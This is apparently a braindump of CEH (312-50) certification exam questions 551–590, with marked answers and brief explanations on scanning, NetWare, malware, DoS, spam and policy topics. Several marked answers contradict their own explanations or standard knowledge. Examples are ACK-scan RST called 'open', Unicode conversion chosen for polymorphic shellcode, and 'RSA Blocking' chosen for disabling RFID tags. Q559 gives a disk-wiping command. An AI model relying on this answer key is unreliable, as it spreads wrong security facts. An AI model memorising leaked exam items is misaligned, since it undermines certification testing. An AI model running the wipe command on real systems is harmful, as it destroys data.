Explanation: Security scanners are designed to find vulnerabilities but not to use them, also they will only find well known vulnerabilities that are no zero day exploits. Therefore you can't use a security scanner for penetration testing but need a more powerful program.

QUESTION 551

You just purchased the latest DELL computer, which comes pre-installed with Windows XP, McAfee antivirus software and a host of other applications. You want to connect Ethernet wire to your cable modem and start using the computer immediately.

Windows is dangerously insecure when unpacked from the box, and there are a few things that you must do before you use it.

Real 345

ECCouncil 312-50 Exam

- A. New Installation of Windows Should be patched by installation the latest service packs and hotfixes
- B. Enable "guest" account
- C. Install a personal firewall and lock down unused ports from connecting to your computer
- D. Install the latest signatures for Antivirus software
- E. Configure "Windows Update" to automatic
- F. Create a non-admin user with a complex password and login to this account

Correct Answer: ACDEF

Section: Penetration Testing Methodologies

Explanation

Explanation/Reference:

Answer: A,C,D,E,F

Explanation: The guest account is a possible vulnerability to your system so you should not enable it unless needed. Otherwise you should perform all other actions mentioned in order to have a secure system.

Topic 23, Mixed Questions

QUESTION 552

One of the better features of NetWare is the use of packet signature that includes cryptographic signatures. The packet signature mechanism has four levels from 0 to 3.

In the list below which of the choices represent the level that forces NetWare to sign all packets?

- A. 0 (zero)
- B. 1
- C. 2
- D. 3

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

0Server does not sign packets (regardless of the client level). 1Server signs packets if the client is capable of signing (client level is 2 or higher). 2Server signs packets if the client is capable of signing (client level is 1 or higher). 3Server signs packets and requires all clients to sign packets or logging in will fail.

Real 346

ECCouncil 312-50 Exam

QUESTION 553

Which is the Novell Netware Packet signature level used to sign all packets ?

- A. 0
- B. 1
- C. 2
- D. 3

Correct Answer: D

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

Level 0 is no signature, Level 3 is communication using signature only.

QUESTION 554

If you receive a RST packet while doing an ACK scan, it indicates that the port is open.(True/False).

- A. True
- B. False

Correct Answer: A

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation: When an ACK is sent to an open port, a RST is returned.

QUESTION 555

If you perform a port scan with a TCP ACK packet, what should an OPEN port return?

- A. RST
- B. No Reply
- C. SYN/ACK
Real 347
ECCouncil 312-50 Exam
- D. FIN

Correct Answer: A

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation: Open ports return RST to an ACK scan.

QUESTION 556

Pandora is used to attack _____ network operating systems.

- A. Windows
- B. UNIX
- C. Linux
- D. Netware
- E. MAC OS

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation: While there are not lots of tools available to attack Netware, Pandora is one that can be used.

QUESTION 557

What is the name of the software tool used to crack a single account on Netware Servers using a dictionary attack?

- A. NPWCrack
- B. NWPCrack
- C. NovCrack
- D. CrackNov
- E. GetCrack

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Real 348

ECCouncil 312-50 Exam

Explanation: NWPCrack is the software tool used to crack single accounts on Netware servers.

QUESTION 558

Which of the following is NOT a valid NetWare access level?

- A. Not Logged in
- B. Logged in
- C. Console Access

D. Administrator

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation: Administrator is an account not a access level.

QUESTION 559

How would you permanently wipe the data in the hard disk?

- A. wipe -fik /dev/hda1
- B. erase -fik /dev/hda1
- C. delete -fik /dev/hda1
- D. secdel -fik /dev/hda1

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 560

Theresa is an IT security analyst working for the United Kingdom Internet Crimes Bureau in London. Theresa has been assigned to the software piracy division which focuses on taking down individual and organized groups that distribute copyrighted software illegally. Theresa and her division have been responsible for taking down over 2,000 FTP sites hosting copyrighted software. Theresa's supervisor now wants her to focus on finding and taking down websites that host illegal

Real 349

ECCouncil 312-50 Exam

pirated software. What are these sights called that Theresa has been tasked with taking down?

- A. These sites that host illegal copyrighted software are called Warez sites
- B. These sites that Theresa has been tasked to take down are called uTorrent sites
- C. These websites are referred to as Dark Web sites
- D. Websites that host illegal pirated versions of software are called Back Door sites

Correct Answer: A

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

The Warez scene, often referred to as The Scene (often capitalized) is a term of self-reference used by a community that specializes in the underground distribution of pirated content, typically software but increasingly including movies and music.

QUESTION 561

You have installed antivirus software and you want to be sure that your AV signatures are working correctly. You don't want to risk the deliberate introduction of a live virus to test the AV software. You would like to write a harmless test virus, which is based on the European Institute for Computer Antivirus Research format that can be detected by the AV software.

How should you proceed?

- A. Type the following code in notepad and save the file as SAMPLEVIRUS.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.
X5O!P%@AP[4]PZX54(P^)7CC7}{\$SAMPLEVIRUS-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*
- B. Type the following code in notepad and save the file as AVFILE.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.
X5O!P%@AP[4]PZX54(P^)7CC7}{\$AVFILE-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*
- C. Type the following code in notepad and save the file as TESTAV.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.
X5O!P%@AP[4]PZX54(P^)7CC7}{\$TESTAV-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*
- D. Type the following code in notepad and save the file as EICAR.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.
X5O!P%@AP[4]PZX54(P^)7CC7}{\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*

Correct Answer: D

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

The EICAR test file (official name: EICAR Standard Anti-Virus Test File) is a file, developed by the European Institute for Computer

Real 350

ECCouncil 312-50 Exam

Antivirus Research, to test the response of computer antivirus (AV) programs. The rationale behind it is to allow people, companies, and AV programmers to test their software without having to use a real computer virus that could cause actual damage should the AV not respond correctly. EICAR likens the use of a live virus to test AV software to setting a fire in a trashcan to test a fire alarm, and promotes the EICAR test file as a safe alternative.

QUESTION 562

Marshall is the information security manager for his company. Marshall was just hired on two months ago after the last information security manager retired. Since the last manager did not implement or even write IT policies, Marshall has begun writing IT security policies to cover every conceivable aspect. Marshall's supervisor has informed him that while most employees will be under one set of policies, ten other employees will be under another since they work on computers in publicly-accessible areas. Per his supervisor, Marshall has written two sets of policies. For the users working on publicly-accessible computers, their policies state that everything is forbidden. They are not allowed to browse the Internet or even use email. The only thing they can use is their work related applications like Word and Excel.

What types of policies has Marshall written for the users working on computers in the publicly- accessible areas?

- A. He has implemented Permissive policies for the users working on public computers
- B. These types of policies would be considered Promiscuous policies
- C. He has written Paranoid policies for these users in public areas
- D. Marshall has created Prudent policies for the computer users in publicly-accessible areas

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

It says that everything is forbidden, this means that there is a Paranoid Policy implemented

QUESTION 563

Theresa is the chief information security officer for her company, a large shipping company based out of New York City. In the past, Theresa and her IT employees manually checked the status of client computers on the network to see if they had the most recent Microsoft updates. Now that the company has added over 100 more clients to accommodate new departments, Theresa must find some kind of tool to see whether the clients are up-to-date or not. Theresa decides to use Qfecheck to monitor all client computers. When Theresa runs the tool, she is repeatedly told that

Real 351

ECCouncil 312-50 Exam

the software does not have the proper permissions to scan. Theresa is worried that the operating system hardening that she performs on all clients is keeping the software from scanning the necessary registry keys on the client computers.

What registry key permission should Theresa check to ensure that Qfecheck runs properly?

- A. In order for Qfecheck to run properly, it must have enough permission to read
- B. She needs to check the permissions of the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates registry key
- C. Theresa needs to look over the permissions of the registry key

D. The registry key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Microsoft must be checked

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Qfecheck check the registry HKLM\Software\Microsoft\Updates

QUESTION 564

Stephanie works as a records clerk in a large office building in downtown Chicago. On Monday, she went to a mandatory security awareness class (Security5) put on by her company's IT department. During the class, the IT department informed all employees that everyone's Internet activity was thenceforth going to be monitored.

Stephanie is worried that her Internet activity might give her supervisor reason to write her up, or worse get her fired. Stephanie's daily work duties only consume about four hours of her time, so she usually spends the rest of the day surfing the web. Stephanie really enjoys surfing the Internet but definitely does not want to get fired for it.

What should Stephanie use so that she does not get in trouble for surfing the Internet?

- A. Cookie Disabler
- B. Stealth Anonymizer
- C. Stealth Firefox
- D. Stealth IE

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Stealth Firefox If there are times you want to surf the web without leaving a trace in your local computer, then this is the right extension for you. <https://addons.mozilla.org/en-US/firefox/addon/1306>

Real 352

ECCouncil 312-50 Exam

QUESTION 565

Justine is the systems administrator for her company, an international shipping company with offices all over the world. Recent US regulations have forced the company to implement stronger and more secure means of communication. Justine and other administrators have been put in charge of securing the company's

digital communication lines. After implementing email encryption, Justine now needs to implement robust digital signatures to ensure data authenticity and reliability. Justine has decided to implement digital signatures which are a variant of DSA and that operate on elliptical curve groups. These signatures are more efficient than DSA and are not vulnerable to a number field sieve attacks.

What type of signature has Justine decided to implement?

- A. She has decided to implement ElGamal signatures since they offer more reliability than the typical DSA signatures
- B. Justine has decided to use ECDSA signatures since they are more efficient than DSA signatures
- C. Justine is now utilizing SHA-1 with RSA signatures to help ensure data reliability
- D. These types of signatures that Justine has decided to use are called RSA-PSS signatures

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

The Elliptic Curve Digital Signature Algorithm (ECDSA) is a variant of the Digital Signature Algorithm (DSA) which uses Elliptic curve cryptography. http://en.wikipedia.org/wiki/Elliptic_Curve_DSA

QUESTION 566

Giles is the network administrator for his company, a graphics design company based in Dallas. Most of the network is comprised of Windows servers and workstations, except for some designers that prefer to use MACs. These MAC users are running on the MAC OS X operating system. These MAC users also utilize iChat to talk between each other. Tommy, one of these MAC users, calls Giles and says that his computer is running very slow. Giles then gets more calls from the other MAC users saying they are receiving instant messages from Tommy even when he says he is not on his computer. Giles immediately unplugs Tommy's computer from the network to take a closer look. He opens iChat on Tommy's computer and it says that it sent a file called latestpics.tgz to all the other MAC users. Tommy says he never sent those files. Giles also sees that many of the computer's applications appear to be altered. The path where the files should be

Real 353

ECCouncil 312-50 Exam

has an altered file and the original application is stored in the file's resource fork.

What has Giles discovered on Tommy's computer?

- A. He has discovered OSX/Chat-burner virus on Tommy's computer
- B. Giles has found the OSX/Leap-A virus on Tommy's computer
- C. This behavior is indicative of the OSX/Inqtana.A virus
- D. On Tommy's computer, Giles has discovered an apparent infection of the OSX/Transmitter.B virus

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

OSX.Leap.A is a worm that targets installs of Macintosh OS X and spreads via iChat Instant Messenger program.

http://www.symantec.com/security_response/writeup.jsp?docid=2006-021614-4006-99

QUESTION 567

Stephanie, a security analyst, has just returned from a Black Hat conference in Las Vegas where she learned of many powerful tools used by hackers and security professionals alike. Stephanie is primarily worried about her Windows network because of all the legacy computers and servers that she must use, due to lack of funding.

Stephanie wrote down many of the tools she learned of in her notes and was particularly interested in one tool that could scan her network for vulnerabilities and return reports on her network's weak spots called SAINT. She remembered from her notes that SAINT is very flexible and can accomplish a number of tasks.

Stephanie asks her supervisor, the CIO, if she can download and run SAINT on the network. Her boss said to not bother with it since it will not work for her at all.

Why did Stephanie's boss say that SAINT would not work?

- A. SAINT only works on Macintosh-based machines
- B. SAINT is too expensive and is not cost effective
- C. SAINT is too network bandwidth intensive
- D. SAINT only works on LINUX and UNIX machines

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Works with Unix/Linux/BSD and MacOS X

Real 354

ECCouncil 312-50 Exam

<http://www.saintcorporation.com/>

QUESTION 568

An SNMP scanner is a program that sends SNMP requests to multiple IP addresses, trying different community strings and waiting for a reply. Unfortunately SNMP

servers don't respond to requests with invalid community strings and the underlying protocol does not reliably report closed ports. This means that 'no response' from the probed IP address can mean which of the following:

(Select up to 3)

- A. Invalid community string
- B. S-AUTH protocol is running on the SNMP server
- C. Machine unreachable
- D. SNMP server not running

Correct Answer: ACD

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

QUESTION 569

Charlie is an IT security consultant that owns his own business in Denver. Charlie has recently been hired by Fleishman Robotics, a mechanical engineering company also in Denver. After signing service level agreements and other contract papers, Charlie asks to look over the current company security policies. Based on these policies, Charlie compares the policies against what is actually in place to secure the company's network. From this information, Charlie is able to produce a report to give to company executives showing which areas the company is lacking in. This report then becomes the basis for all of Charlie's remaining tests.

What type of initial analysis has Charlie performed to show the company which areas it needs improvements in?

- A. Charlie has performed a BREACH analysis; showing the company where its weak points are
- B. This analysis would be considered a vulnerability analysis
- C. This type of analysis is called GAP analysis
- D. This initial analysis performed by Charlie is called an Executive Summary

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Real 355

ECCouncil 312-50 Exam

Explanation:

In business and economics, gap analysis is a tool that helps a company to compare its actual performance with its potential performance. At its core are two questions: "Where are we?" and "Where do we want to be?".
http://en.wikipedia.org/wiki/Gap_analysis

QUESTION 570

James is an IT security consultant as well as a certified ethical hacker. James has been asked to audit the network security of Yerta Manufacturing, a tool manufacturing company in Phoenix. James performs some initial external tests and then begins testing the security from inside the company's network.

James finds some big problems right away; a number of users that are working on Windows XP computers have saved their usernames and passwords used to connect to servers on the network. This way, those users do not have to type in their credentials every time they want access to a server. James tells the IT manager of Yerta Manufacturing about this, and the manager does not believe this is possible on Windows XP. To prove his point, James has a user logon to a computer and then James types in a command that brings up a window that says "Stored User Names and Passwords".

What command did James type in to get this window to come up?

- A. To bring up this stored user names and passwords window, James typed in "rundll32.exe storedpwd.dll, ShowWindow"
- B. James had to type in "rundll32.exe keymgr.dll, KRShowKeyMgr" to get the window to pop up
- C. James typed in the command "rundll32.exe storedpwd.dll" to get the Stored User Names and Passwords window to come up
- D. The command to bring up this window is "KRShowKeyMgr"

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

The Stored User Names and Passwords applet lets you assign user names and passwords to use when needing to authenticate yourself to services in domains other than the one you are currently logged into. The normal way of running this applet can be difficult to find quickly, so here is a way to launch it using a desktop shortcut using the rundll32.exe program:

Click on START - RUN and type the following (followed by ENTER): rundll32.exe keymgr.dll,KRShowKeyMgr

Real 356

ECCouncil 312-50 Exam

<http://www.tweakxp.com/article37352.aspx>

QUESTION 571

Bob was frustrated with his competitor, Brownies Inc., and decided to launch an attack that would result in serious financial losses. He planned the attack carefully and carried out the attack at the appropriate moment. Meanwhile, Trent, an administrator at Brownies Inc., realized that their main financial transaction server had been attacked. As a result of the attack, the server crashed and Trent needed to reboot the system, as no one was able to access the resources of the company.

This process involves human interaction to fix it. What kind of Denial of Service attack was best illustrated in the scenario above?

- A. DOS attacks which involves flooding a network or system
- B. DOS attacks which involves crashing a network or system
- C. DOS attacks which is done accidentally or deliberately
- D. Simple DDOS attack

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

This is not a DDOS, there is only one person involved as attacker

QUESTION 572

More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers - it basically hides the true nature of the shellcode in different disguises.

How does a polymorphic shellcode work?

- A. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
- B. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode
- C. They reverse the working instructions into opposite order by masking the IDS signatures
- D. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 357

ECCouncil 312-50 Exam

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine. Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode

QUESTION 573

This is an authentication method in which is used to prove that a party knows a password without transmitting the password in any recoverable form over a network. This authentication is secure because the password is never transmitted over the network, even in hashed form; only a random number and an encrypted random number are sent.

- A. Realm Authentication
- B. SSL Authentication
- C. Basic Form Authentication
- D. Cryptographic Authentication
- E. Challenge/Response Authentication

Correct Answer: E

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Challenge-Response Authentication The secure Challenge-Response Authentication Mechanism (CRAM-MD5) avoids passing a cleartext password over the network when you access your email account, ensuring that your login details cannot be captured and used by anyone in transit.

<http://www.neomailbox.com/component/content/article/212-hardware-token-authentication>

QUESTION 574

Darren is the network administrator for Greyson & Associates, a large law firm in Houston. Darren is responsible for all network functions as well as any digital forensics work that is needed. Darren is examining the firewall logs one morning and notices some unusual activity. He traces the activity target to one of the firm's internal file servers and finds that many documents on that server were destroyed. After performing some calculations, Darren finds the damage to be around \$75,000 worth of lost data. Darren decides that this incident should be handled and resolved within the same day of its discovery.

What incident level would this situation be classified as?

Real 358

ECCouncil 312-50 Exam

- A. This situation would be classified as a mid-level incident
- B. Since there was over \$50,000 worth of loss, this would be considered a high-level incident
- C. Because Darren has determined that this issue needs to be addressed in the same day it was discovered, this would be considered a low-level incident
- D. This specific incident would be labeled as an immediate-level incident

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 575

You are configuring the security options of your mail server and you would like to block certain file attachments to prevent viruses and malware from entering the users inbox.

Which of the following file formats will you block?

(Select up to 6)

- A. .txt
- B. .vbs
- C. .pif
- D. .jpg
- E. .gif
- F. .com
- G. .htm
- H. .rar
- I. .scr
- J. .exe

Correct Answer: BCEFIJ

Section: Mixed Questions

Explanation

Explanation/Reference:

Answer: B,C,E,F,I,J

Explanation:

<http://office.microsoft.com/en-us/outlook/HP030850041033.aspx>

QUESTION 576

Gerald is a Certified Ethical Hacker working for a large financial institution in Oklahoma City. Gerald is currently performing an annual security audit of the company's network. One of the company's primary concerns is how the corporate data is transferred back and forth from the

Real 359

ECCouncil 312-50 Exam

banks all over the city to the data warehouse at the company's home office. To see what type of traffic is being passed back and forth and to see how secure that

data really is, Gerald uses a session hijacking tool to intercept traffic between a server and a client. Gerald hijacks an HTML session between a client running a web application which connects to a SQL database at the home office. Gerald does not kill the client's session; he simply monitors the traffic that passes between it and the server.

What type of session attack is Gerald employing here?

- A. He is utilizing a passive network level hijack to see the session traffic used to communicate between the two devices
- B. Gerald is using a passive application level hijack to monitor the client and server traffic
- C. This type of attack would be considered an active application attack since he is actively monitoring the traffic
- D. This type of hijacking attack is called an active network attack

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Session Hijacking is an active attack

QUESTION 577

WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing.

How will you stop web spiders from crawling certain directories on your website?

- A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
- B. Place authentication on root directories that will prevent crawling from these spiders
- C. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index
- D. Enable SSL on the restricted directories which will block these spiders from crawling

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation: WWW Robots (also called wanderers or spiders) are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. The method used to exclude robots from a server is to create a file on the server which specifies an access policy for robots. This file must be accessible via HTTP on the local URL "/robots.txt".

<http://www.robotstxt.org/orig.html#format>

QUESTION 578

Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.

Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project. Once again, Jason says that he had nothing to do with it and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.

Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them.

What technique has Jason most likely used?

- A. Stealth Rootkit Technique
- B. Snow Hiding Technique
- C. ADS Streams Technique
- D. Image Steganography Technique

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 579

Jeffery works at a large financial firm in Dallas, Texas as a securities analyst. Last week, the IT department of his company installed a wireless network throughout the building. The problem is, is that they are only going to make it available to upper management and the IT department.

Most employees don't have a problem with this since they have no need for wireless networking,

Real 361

ECCouncil 312-50 Exam

but Jeffery would really like to use wireless since he has a personal laptop that he works from as much as he can. Jeffery asks the IT manager if he could be allowed to use the wireless network but he is turned down. Jeffery is not satisfied, so he brings his laptop in to work late one night and tries to get access to the

network. Jeffery uses the wireless utility on his laptop, but cannot see any wireless networks available. After about an hour of trying to figure it out, Jeffery cannot get on the company's wireless network. Discouraged, Jeffery leaves the office and goes home.

The next day, Jeffery calls his friend who works with computers. His friend suggests that his IT department might have turned off SSID broadcasting, and that is why he could not see any wireless networks. How would Jeffrey access the wireless network?

- A. Run WEPCrack tool and brute force the SSID hashes
- B. Jam the wireless signal by launching denial of service attack
- C. Sniff the wireless network and capture the SSID that is transmitted over the wire in plaintext
- D. Attempt to connect using wireless device default SSIDs

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 580

Leonard is a systems administrator who has been tasked by his supervisor to slow down or lessen the amount of SPAM their company receives on a regular basis. SPAM being sent to company email addresses has become a large problem within the last year for them. Leonard starts by adding SPAM prevention software at the perimeter of the network. He then builds a black list, white list, turns on MX callbacks, and uses heuristics to stop the incoming SPAM. While these techniques help some, they do not prevent much of the SPAM from coming in. Leonard decides to use a technique where his mail server responds very slowly to outside connected mail servers by using multi-line SMTP responses. By responding slowly to SMTP connections, he hopes that SPAMMERS will see this and move on to easier and faster targets.

What technique is Leonard trying to employ here to stop SPAM?

- A. To stop SPAM, Leonard is using the technique called Bayesian Content Filtering
- B. Leonard is trying to use the Transparent SMTP Proxy technique to stop incoming SPAM
- C. This technique that Leonard is trying is referred to as using a Sender Policy Framework to aid in SPAM prevention
- D. He is using the technique called teergrubing to delay SMTP responses and hopefully stop SPAM

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 362
ECCouncil 312-50 Exam

Teergrubing FAQ

What does a UBE sender really need? What does he sell?

A certain amount of sent E-Mails per minute. This product is called Unsolicited Bulk E-Mail.

How can anyone hit an UBE sender?

By destroying his working tools.

What?

E-Mail is sent using SMTP. For this purpose a TCP/IP connection to the MX host of the recipient is established. Usually a computer is able to hold about 65500 TCP/IP connections from/to a certain port. But in most cases it's a lot less due to limited resources.

If it is possible to hold a mail connection open (i.e. several hours), the productivity of the UBE sending equipment is dramatically reduced. SMTP offers continuation lines to hold a connection open without running into timeouts.

A teergrube is a modified MTA (mail transport agent) able to do this to specified senders.

Incorrect answer:

Sender Policy Framework (SPF) deals with allowing an organization to publish "Authorized" SMTP servers for their organization through DNS records.

QUESTION 581

TCP/IP Session Hijacking is carried out in which OSI layer?

- A. Transport layer
- B. Datalink layer
- C. Physical Layer
- D. Network Layer

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 363

QUESTION 582

Reflective DDoS attacks do not send traffic directly at the targeted host. Instead, they usually spoof the originating IP addresses and send the requests at the reflectors. These reflectors (usually routers or high-powered servers with a large amount of network resources at their disposal) then reply to the spoofed targeted traffic by sending loads and loads of data to the final target.

How would you detect these reflectors on your network?

- A. Run floodnet tool to detect these reflectors
- B. Look for the banner text by running Zobbie Zappers tools
- C. Run Vulnerability scanner on your network to detect these reflectors
- D. Scan the network using Nmap for the services used by these reflectors

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation: <http://www.exterminate-it.com/malpedia/remove-floodnet>

QUESTION 583

When a malicious hacker identifies a target and wants to eventually compromise this target, what would be the first step the attacker would perform?

- A. Cover his tracks by eradicating the log files
- B. Gain access to the remote computer for identification of venue of attacks
- C. Perform a reconnaissance of the remote target for identification of venue of attacks
- D. Always starts with a scan in order to quickly identify venue of attacks

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 584

Steven is the senior network administrator for Onkton Incorporated, an oil well drilling company in Oklahoma City. Steven and his team of IT technicians are in charge of keeping inventory for the entire company; including computers, software, and oil well equipment. To keep track of everything, Steven has decided to use RFID tags on their entire inventory so they can be scanned with either a wireless scanner or a handheld scanner. These RFID tags hold as much information as

possible about the equipment they are attached to. When Steven purchased these tags, he

Real 364

ECCouncil 312-50 Exam

made sure they were as state of the art as possible. One feature he really liked was the ability to disable RFID tags if necessary. This comes in very handy when the company actually sells oil drilling equipment to other companies. All Steven has to do is disable the RFID tag on the sold equipment and it cannot give up any information that was previously stored on it.

What technology allows Steven to disable the RFID tags once they are no longer needed?

- A. Newer RFID tags can be disabled by using Terminator Switches built into the chips
- B. RFID Kill Switches built into the chips enable Steven to disable them
- C. The company's RFID tags can be disabled by Steven using Replaceable ROM technology
- D. The technology used to disable an RFIP chip after it is no longer needed, or possibly stolen, is called RSA Blocking

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation: <http://www.rsa.com/rsalabs/node.asp?id=2060>

QUESTION 585

Attacker forges a TCP/IP packet, which causes the victim to try opening a connection with itself. This causes the system to go into an infinite loop trying to resolve this unexpected connection. Eventually, the connection times out, but during this resolution, the machine appears to hang or become very slow. The attacker sends such packets on a regular basis to slow down the system.

Unpatched Windows XP and Windows Server 2003 machines are vulnerable to these attacks. What type of Denial of Service attack is represented here?

- A. SMURF Attacks
- B. Targa attacks
- C. LAND attacks
- D. SYN Flood attacks

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

The attack involves sending a spoofed TCP SYN packet (connection initiation) with the target host's IP address and an open port as both source and destination. The reason a LAND attack works is because it causes the machine to reply to itself continuously.

<http://en.wikipedia.org/wiki/LAND>

Real 365
ECCouncil 312-50 Exam

QUESTION 586

Lyle is a systems security analyst for Gusteffson & Sons, a large law firm in Beverly Hills. Lyle's responsibilities include network vulnerability scans, Antivirus monitoring, and IDS monitoring. Lyle receives a help desk call from a user in the Accounting department. This user reports that his computer is running very slow all day long and it sometimes gives him an error message that the hard drive is almost full. Lyle runs a scan on the computer with the company antivirus software and finds nothing. Lyle downloads another free antivirus application and scans the computer again. This time a virus is found on the computer. The infected files appear to be Microsoft Office files since they are in the same directory as that software. Lyle does some research and finds that this virus disguises itself as a genuine application on a computer to hide from antivirus software.

What type of virus has Lyle found on this computer?

- A. This type of virus that Lyle has found is called a cavity virus.
- B. Lyle has discovered a camouflage virus on the computer.
- C. By using the free antivirus software, Lyle has found a tunneling virus on the computer.
- D. Lyle has found a polymorphic virus on this computer

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 587

Curt has successfully compromised a web server sitting behind a firewall using a vulnerability in the web server program. He would now like to install a backdoor program but knows that all ports are not open inbound on the firewall. Which port in the list below will most likely be open and allowed to reach the server that Curt has just compromised? (Select the Best Answer)

- A. 53
- B. 25
- C. 110
- D. 69

Correct Answer: A

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

Real 366

ECCouncil 312-50 Exam

QUESTION 588

You are the chief information officer for your company, a shipping company based out of Oklahoma City. You are responsible for network security throughout the home office and all branch offices. You have implemented numerous layers of security from logical to physical. As part of your procedures, you perform a yearly network assessment which includes vulnerability analysis, internal network scanning, and external penetration tests. Your main concern currently is the server in the DMZ which hosts a number of company websites. To see how the server appears to external users, you log onto a laptop at a Wi-Fi hot spot. Since you already know the IP address of the web server, you create a telnet session to that server and type in the command:

HEAD /HTTP/1.0

After typing in this command, you are presented with the following screen:

What are you trying to do here?

- A. You are attempting to send an html file over port 25 to the web server.
- B. By typing in the HEAD command, you are attempting to create a buffer overflow on the web server.
- C. You are trying to open a remote shell to the web server.
- D. You are trying to grab the banner of the web server. *

Correct Answer: D

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

QUESTION 589

Josh is the network administrator for Consultants Galore, an IT consulting firm based in Kansas City. Josh is responsible for the company's entire network which consists of one Windows Server 2003 Active Directory domain. Almost all employees have Remote Desktop access to the servers so they can perform their work duties. Josh has created a security group in Active Directory called "RDP Deny" which contains all the user accounts that should not have Remote Desktop permission to any of the servers. What Group Policy change can Jayson make to ensure that all users in the "RDP Deny" group cannot access the company servers through Remote Desktop?

- A. Josh should add the "RDP Deny" group into the list of Restricted Groups to prevent the users from accessing servers remotely.
- B. By adding the "RDP Deny" group to the "Deny logon as a service" policy, the users in that security group will not be able to establish remote connections to any of the servers.
- C. He should add the "RDP Deny" group to the "Deny RDP connections to member servers" policy.
Real 367
ECCouncil 312-50 Exam
- D. Josh needs to add the "RDP Deny" group to the "Deny logon through Terminal Services" policy.
*

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

New questions

QUESTION 590

Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

- A. Configure Port Security on the switch
- B. Configure Port Recon on the switch
- C. Configure Switch Mapping
- D. Configure Multiple Recognition on the switch

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

